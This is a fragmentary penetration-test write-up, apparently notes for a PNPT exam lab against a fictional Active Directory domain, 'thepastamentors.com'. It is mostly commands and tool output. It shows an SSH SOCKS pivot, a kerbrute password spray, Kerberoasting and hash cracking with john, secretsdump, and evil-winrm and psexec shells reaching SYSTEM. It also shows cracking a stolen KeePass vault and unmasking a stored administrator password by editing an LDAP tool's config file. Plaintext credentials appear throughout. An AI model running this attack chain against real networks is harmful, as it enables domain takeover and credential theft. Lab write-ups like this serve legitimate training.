sudo rdesktop -u leo -p P@ssw0rd! -d thepastamentors.com -c BYPASS 127.0.0.1
```

we formed a ssh tunnel using,

```
ssh -D 8585 adminuser@10.10.155.5 -i id_rsa_giovanni
```

```
(kali@kali)-[~/PNPT]
└─$ ssh -D 8585 adminuser@10.10.155.5 -i id_rsa_giovanni
hostkeys_find_by_key_hostfile: hostkeys_foreach failed for /home/kali/.ssh/known_hosts: Permission denied
The authenticity of host '10.10.155.5 (10.10.155.5)' can't be established.
ED25519 key fingerprint is SHA256:DRXSvA+jn8CNgH/ieINarbmavCeZRWSsdrTL0v/JdgM.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Failed to add the host to the list of known hosts (/home/kali/.ssh/known_hosts).
Enter passphrase for key 'id_rsa_giovanni':
client_input_hostkeys: hostkeys_foreach failed for /home/kali/.ssh/known_hosts: Permission denied
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-197-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Thu Dec 1 07:55:39 EST 2022

System load:  0.0               Processes:    154
Usage of /:   47.7% of 18.5GB    Users logged in: 0
Memory usage: 60%              IP address for eth0: 10.10.155.5
Swap usage:   0%                IP address for eth1: 10.10.10.5

0 updates can be applied immediately.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Thu Dec 1 06:56:52 2022 from 10.10.200.5
```

```

adminuser@mail:~$ telnet 10.10.10.225 88
Trying 10.10.10.225...
Connected to 10.10.10.225.
Escape character is '^]'.
^CConnection closed by foreign host.
adminuser@mail:~$ telnet 10.10.10.25 88
Trying 10.10.10.25...
telnet: Unable to connect to remote host: Connection refused
adminuser@mail:~$ telnet 10.10.10.5 88
Trying 10.10.10.5...
telnet: Unable to connect to remote host: Connection refused
adminuser@mail:~$ telnet 10.10.103.5 88
Trying 10.10.103.5...
^C
adminuser@mail:~$ telnet 10.10.10.35 88
Trying 10.10.10.35...
^C
adminuser@mail:~$ telnet 10.10.10.15 88
Trying 10.10.10.15...
^C

```

Add the Same Port in Proxychains

```

(kali@kali)-[~/PNPT]
$ tail /etc/proxychains.conf
#
#
#       proxy types: http, socks4, socks5
#       ( auth types supported: "basic"-http "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks5 127.0.0.1 8585

```

we will figure out the domain name context using ldapsearch

```

(kali@kali)-[~/PNPT]
$ proxychains ldapsearch -H ldap://10.10.10.225 -x -s base namingcontexts
ProxyChains-3.1 (http://proxychains.sf.net)
|DNS-response|: kali does not exist
|D-chain|-<-127.0.0.1:8585-<->-10.10.10.225:389-<->-OK
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingcontexts
#
#
dn:
namingcontexts: DC=thepastamentors,DC=com
namingcontexts: CN=Configuration,DC=thepastamentors,DC=com
namingcontexts: CN=Schema,CN=Configuration,DC=thepastamentors,DC=com
namingcontexts: DC=DomainDnsZones,DC=thepastamentors,DC=com
namingcontexts: DC=ForestDnsZones,DC=thepastamentors,DC=com
# search result
search: 2
result: 0 Success
# numResponses: 2
# numEntries: 1

```

```
(kali@kali)-[~/PNPT]
$ proxychains4 ldapsearch -x -LLL -H ldap://10.10.10.225 -b '' -s base '(objectclass=*)'
ProxyChains-3.1 (http://proxychains.sf.net)
IDNS-response: kali does not exist
ID-chain[->-127.0.0.1:8585->->-10.10.10.225:389->->-OK
dn:
domainFunctionality: 7
forestFunctionality: 7
domainControllerFunctionality: 7
rootDomainNamingContext: DC=thepastamentors,DC=com
ldapServiceName: thepastamentors.com:tpm-dc$@THEPASTAMENTORS.COM
isGlobalCatalogReady: TRUE
supportedSASLMechanisms: GSSAPI
supportedSASLMechanisms: GSS-SPNEGO
supportedSASLMechanisms: EXTERNAL
supportedSASLMechanisms: DIGEST-MD5
supportedLDAPVersion: 3
supportedLDAPVersion: 2
supportedLDAPPolices: MaxPoolThreads
supportedLDAPPolices: MaxPercentDirSyncRequests
supportedLDAPPolices: MaxDatagramRecv
supportedLDAPPolices: MaxReceiveBuffer
supportedLDAPPolices: InitRecvTimeout
supportedLDAPPolices: MaxConnections
supportedLDAPPolices: MaxConnIdleTime
supportedLDAPPolices: MaxPageSize
supportedLDAPPolices: MaxBatchReturnMessages
supportedLDAPPolices: MaxQueryDuration
supportedLDAPPolices: MaxDirSyncDuration
supportedLDAPPolices: MaxTempTableSize
supportedLDAPPolices: MaxResultSetSize
supportedLDAPPolices: MinResultSets
supportedLDAPPolices: MaxResultSetsPerConn
supportedLDAPPolices: MaxNotificationPerConn
supportedLDAPPolices: MaxValRange
supportedLDAPPolices: MaxValRangeTransitive
supportedLDAPPolices: ThreadMemoryLimit
supportedLDAPPolices: SystemMemoryLimitPercent
supportedControl: 1.2.840.113556.1.4.319
supportedControl: 1.2.840.113556.1.4.801
supportedControl: 1.2.840.113556.1.4.473
supportedControl: 1.2.840.113556.1.4.528
supportedControl: 1.2.840.113556.1.4.417
supportedControl: 1.2.840.113556.1.4.619
supportedControl: 1.2.840.113556.1.4.841
supportedControl: 1.2.840.113556.1.4.529
supportedControl: 1.2.840.113556.1.4.805
supportedControl: 1.2.840.113556.1.4.521
supportedControl: 1.2.840.113556.1.4.970
supportedControl: 1.2.840.113556.1.4.1138
supportedControl: 1.2.840.113556.1.4.474
supportedControl: 1.2.840.113556.1.4.1339
```

```
subschemaSubentry: CN=Aggregate,CN=Schema,CN=Configuration,DC=thepastamentors,
DC=com
serverName: CN=TPM-DC,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Config
uration,DC=thepastamentors,DC=com
schemaNamingContext: CN=Schema,CN=Configuration,DC=thepastamentors,DC=com
namingContexts: DC=thepastamentors,DC=com
namingContexts: CN=Configuration,DC=thepastamentors,DC=com
namingContexts: CN=Schema,CN=Configuration,DC=thepastamentors,DC=com
namingContexts: DC=DomainDnsZones,DC=thepastamentors,DC=com
namingContexts: DC=ForestDnsZones,DC=thepastamentors,DC=com
isSynchronized: TRUE
highestCommittedUSN: 86142
dsServiceName: CN=NTDS Settings,CN=TPM-DC,CN=Servers,CN=Default-First-Site-Nam
e,CN=Sites,CN=Configuration,DC=thepastamentors,DC=com
dnsHostName: TPM-DC.thepastamentors.com
defaultNamingContext: DC=thepastamentors,DC=com
currentTime: 20221201131448.0Z
configurationNamingContext: CN=Configuration,DC=thepastamentors,DC=com
```

we figured out the dc's URL as tpm-dc\$@thepastamentors.com

now we enumerated the users from the osint using kerbrute

```
proxychains4 -q kerbrute -domain THEPASTAMENTORS.COM -users /home/kali/PNPT/usernames.txt -passwords /home/kali/PNPT/pnpt_wordlist.txt -dc-
```

```
(kali@kali)-[~/PNPT/kerbrute]
$ proxychains4 -q kerbrute -domain THEPASTAMENTORS.COM -users /home/kali/PNPT/usernames.txt -passwords /home/kali/PNPT/pnpt_wordlist.txt -dc-ip 10.10.10.225
Impactet v0.10.1.dev1+20220704.185348.f2eb2b65 - Copyright 2022 SecureAuth Corporation
[*] Valid user => adriano@thepastamentors.com
[*] Valid user => alanzo@thepastamentors.com
[*] Valid user => alessandra@thepastamentors.com
[*] Valid user => mario@thepastamentors.com
[*] Valid user => giovanni@thepastamentors.com
[*] Valid user => leo@thepastamentors.com
[*] Valid user => Adriano@thepastamentors.com
[*] Valid user => Alanzo@thepastamentors.com
[*] Valid user => Alessandra@thepastamentors.com
[*] Valid user => Mario@thepastamentors.com
[*] Valid user => Giovanni@thepastamentors.com
[*] Stupendous => leo@thepastamentors.com:P@ssw0rd!
[*] Saved TGT in leo@thepastamentors.com.ccach
```



```
[kali@kali]~/.PNPT/kerbrute
$ proxychains4 -q GetUserSPNs.py -request -dc-ip 10.10.10.225 thepastamentors.com/leo -save -outputfile Userspns.txt
Impacket v0.10.1.dev1+20220704.185348.f2eb2b65 - Copyright 2022 SecureAuth Corporation

Password:
ServicePrincipalName      Name      MemberOf      PasswordLastSet      LastLogon      Delegation
-----
TPM-DC/NoodleSVC.thepastamentors.com:60111      NoodleSVC      2022-11-16 15:13:34.952848      <never>
TPM-DC/SophosSVC.thepastamentors.com:60112      SophosSVC      2022-11-16 15:06:31.864533      <never>
TPM-DC/CarbonBlackSVC.thepastamentors.com:60115  CarbonBlackSVC 2022-11-16 15:06:55.146068      <never>
TPM-DC/RecipeSVC.thepastamentors.com:60113      RecipeSVC      2022-11-16 15:07:25.170944      <never>
TPM-DC/LinguineSVC.thepastamentors.com:60114     LinguineSVC     2022-11-16 15:09:17.197165      <never>
```

[illegible]

```
john --wordlist=/home/kali/rockyou.txt Userspns.txt
```

Secrets Dump

```
proxychains4 -q secretsdump.py NoodleSVC:Noodle_doodle@10.10.10.15
```



```
nrm -i 10.10.10.25 -u helpde
```

```
(kali@kali)~[/PNPT/kerbrute]
$ proxychains4 -q evil-winrm -i 10.10.10.25 -u helpdesk -p cheesypasta7

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\pastaman\Documents>
```



not ab

```
proxychains4 rdesktop -u helpdesk -d bypass 10.10.10.25
```

```
(kali@kali)-[~/PNPT]
$ proxychains4 rdesktop -u helpdesk -d bypass 10.10.10.25
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Dynamic chain ... 127.0.0.1:8585 ... 10.10.10.25:3389 ... OK

ATTENTION! The server uses and invalid security certificate which can not be trusted for
the following identified reasons(s);

1. Certificate issuer is not trusted by this system.


Issuer: CN=BYPASS.thepastamentors.com


Review the following certificate info before you trust it to be added as an exception.
If you do not trust the certificate the connection attempt will be aborted:

Subject: CN=BYPASS.thepastamentors.com
Issuer: CN=BYPASS.thepastamentors.com
Valid From: Mon Sep 19 11:48:36 2022
To: Tue Mar 21 11:48:36 2023

Certificate fingerprints:

sha1: 9729346618892294e27094ccf10d45880b7cb99a
sha256: 683e75ceaa8e3ac9eb557059bad8acfb8c977a0f00df464e4dd5e2a96487c41
```





```
(kali@kali)-[~/PNPT]
$ proxychains4 wget http://10.10.10.25:8000/db.kdbx
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
--2022-12-02 13:38:12-- http://10.10.10.25:8000/db.kdbx
Connecting to 10.10.10.25:8000... [proxychains] Dynamic chain ... 127.0.0.1:8585 ... 10.10.10.25:8000 ... OK
connected.
HTTP request sent, awaiting response... 200 OK
Length: 2414 (2.4K) [application/octet-stream]
Saving to: 'db.kdbx'

db.kdbx                                     100%[=====]
2022-12-02 13:38:13 (508 KB/s) - 'db.kdbx' saved [2414/2414]
```

Using keepass2john, we converted it to be a crackable

```
keepass2john db.kdbx > keejohn
```

Crack the master passwd with john


```
(kali@kali)-[~/PNPT]
$ john --wordlist=/home/kali/rockyou.txt keejohn
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 60000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
supermario (db)
1g 0:00:01:47 DONE (2022-12-02 13:43) 0.009266g/s 135.6p/s 135.6c/s 135.6C/s windmill..supermario
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

we will open the file using keepass.exe with the master password **supermario**

we got

Username: **adriano@thepastamentors.com**

Password: **PennePasta123\$%^**



and dot some other passwords as well

Title	Username	Password
eMail	adriano@thepastamentors.com	PennePasta123\$%^
Facebook	pastamasta	Ihatemyjob!1
LinkedIn	adriano@thepastamentors.com	Hopefullyanewjob!!
pasta.com	adriano@thepastamentors.com	PastaMasta!

Discord: [@xamr](#)

Title	User Name	Password	URL	Notes
Facebook	pastamasta	Ihatelyjoblol1	https://keepass.info/	Notes
LinkedIn	adriano@thepastamentors.com	Hopefullyanewjob!!	https://keepass.info/help/kb/testform.html	
pasta.com	adriano@thepastamentors.com	PastaMasta!		

now check for credentials we got

```
proxychains4 -q crackmapexec smb 10.10.10.35 -u adriano -p Ihatelyjoblol1
```

```
(kali@kali)-[~/PNPT]
$ proxychains4 -q crackmapexec smb 10.10.10.35 -u adriano -p Ihatelyjoblol1
SMB 10.10.10.35 445 PASSBACK [*] Windows 10.0 Build 19041 x64 (name:PASSBACK) (domain:thepastamentors.com) (signing:False) (SMBv1:False)
SMB 10.10.10.35 445 PASSBACK [+] thepastamentors.com\adriano:Ihatelyjoblol1 (Pwn3d!)
```

The (Pwn3d) next to the creds means this user has admin privs.

```
proxychains4 -q psexec.py adriano:Ihatelyjoblol1@10.10.10.35
```

```
(kali@kali)-[~/PNPT]
$ proxychains4 -q psexec.py adriano:Ihatelyjoblol1@10.10.10.35
Impacket v0.10.1.dev1+20220704.185348.f2eb2b65 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on 10.10.10.35.....
[*] Found writable share ADMIN$
[*] Uploading file JKJnXYUx.exe
[*] Opening SVCManager on 10.10.10.35.....
[*] Creating service VUUse on 10.10.10.35.....
[*] Starting service VUUse.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19042.631]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>
```

RDP Using rdesktop


```
proxychains4 rdesktop -u adriano -d thepastamentors.com -p Ihatelyjoblol1 10.10.10.35
```

```

[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Dynamic chain ... 127.0.0.1:8585 ... 10.10.10.35:3389 ... OK
Core(warning): Certificate received from server is NOT trusted by this system, an exception has been added by the user to trust this specific certificate.
Failed to initialize NLA, do you have correct Kerberos TGT initialized?
[proxychains] Dynamic chain ... 127.0.0.1:8585 ... 10.10.10.35:3389 ... OK
Core(warning): Certificate received from server is NOT trusted by this system, an exception has been added by the user to trust this specific certificate.
Connection established using SSL.
Clipboard(error): xclip_handle_SelectionNotify(), unable to find a textual target to satisfy RDP clipboard text request
Protocol(warning): process_pdu_logon(), Unhandled login infotype 1


```

Logged in



We Found LDAP Explorer 2 which is a multi platform, graphical LDAP tool that enables you to browse, modify and manage LDAP servers

Discord



on enumerating it, the xrc file shows that it is storing the password

Go to xrc file and open ldapexplorertool2.

Before opening ldapexplorertool2.xrc in notepad make sure to take backup of this file so we can do clean up now search for Password.

and change `<wxTE_PASSWORD>` to just `<wx>`.


Now save it

Discord: ExamSer


```

</object>
<object class="sizeritem">
  <flag>wxFIXED_MINSIZE</flag>
  <object class="wxStaticText" name="label_15">
    <label>User DN</label>
  </object>
</object>
<object class="sizeritem">
  <flag>wxFIXED_MINSIZE</flag>
  <object class="wxTextCtrl" name="userdn_text">
  </object>
</object>
<object class="sizeritem">
  <flag>wxFIXED_MINSIZE</flag>
  <object class="wxCheckBox" name="anonymous_checkbox">
    <label>Anonymous login</label>
  </object>
</object>
<object class="sizeritem">
  <flag>wxFIXED_MINSIZE</flag>
  <object class="wxStaticText" name="label_16">
    <label>Password</label>
  </object>
</object>
<object class="sizeritem">
  <flag>wxFIXED_MINSIZE</flag>
  <object class="wxTextCtrl" name="password_text_ctrl">
    <style>wx</style>
    <enabled>0</enabled>
  </object>
</object>
<object class="sizeritem">
  <flag>wxADJUST_MINSIZE</flag>
  <object class="wxCheckBox" name="storepwd_checkbox">
    <label>Store password</label>
  </object>
</object>
<object class="sizeritem">
  <flag>wxFIXED_MINSIZE</flag>
  <object class="wxStaticText" name="label_17">
    <label>Use SSL port</label>
  </object>
</object>
</object>

```



Now open LdapExplorerTool2 > open file > configuration > edit Admin Connect > Username: administrator and Password: **ljustpassedmyPNPT!!!**



Configuration

Server name or IP: 10.10.10.225

Server port: 389 ☒ Use default port

Server SSL port: 636 ☒ Use default port

Version: ☒ 3 ☐ 2

Test connection

Ok Cancel

Configuration

User DN: cn=administrator ☐ Anonymous login

Password: IjustpassedmyPNPT!!! ☒ Store password

Use SSL port: ☐ Yes ☒ No

Use TLS: ☐ Yes ☒ No (TLS is only used on non SSL ports)

Base DN: Guess value

Test connection

Ok Cancel

Username: administrator

Password: IjustpassedmyPNPT!!!

we will try to login thru evil-winrm to the

```
proxychains4 -q evil-winrm -i 10.10.10.225 -u 'administrator' -p 'IjustpassedmyPNPT!!!'
```

```
(kali@kali)-[~/PNPT]
$ proxychains4 -q evil-winrm -i 10.10.10.225 -u 'administrator' -p 'IjustpassedmyPNPT!!!'

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint

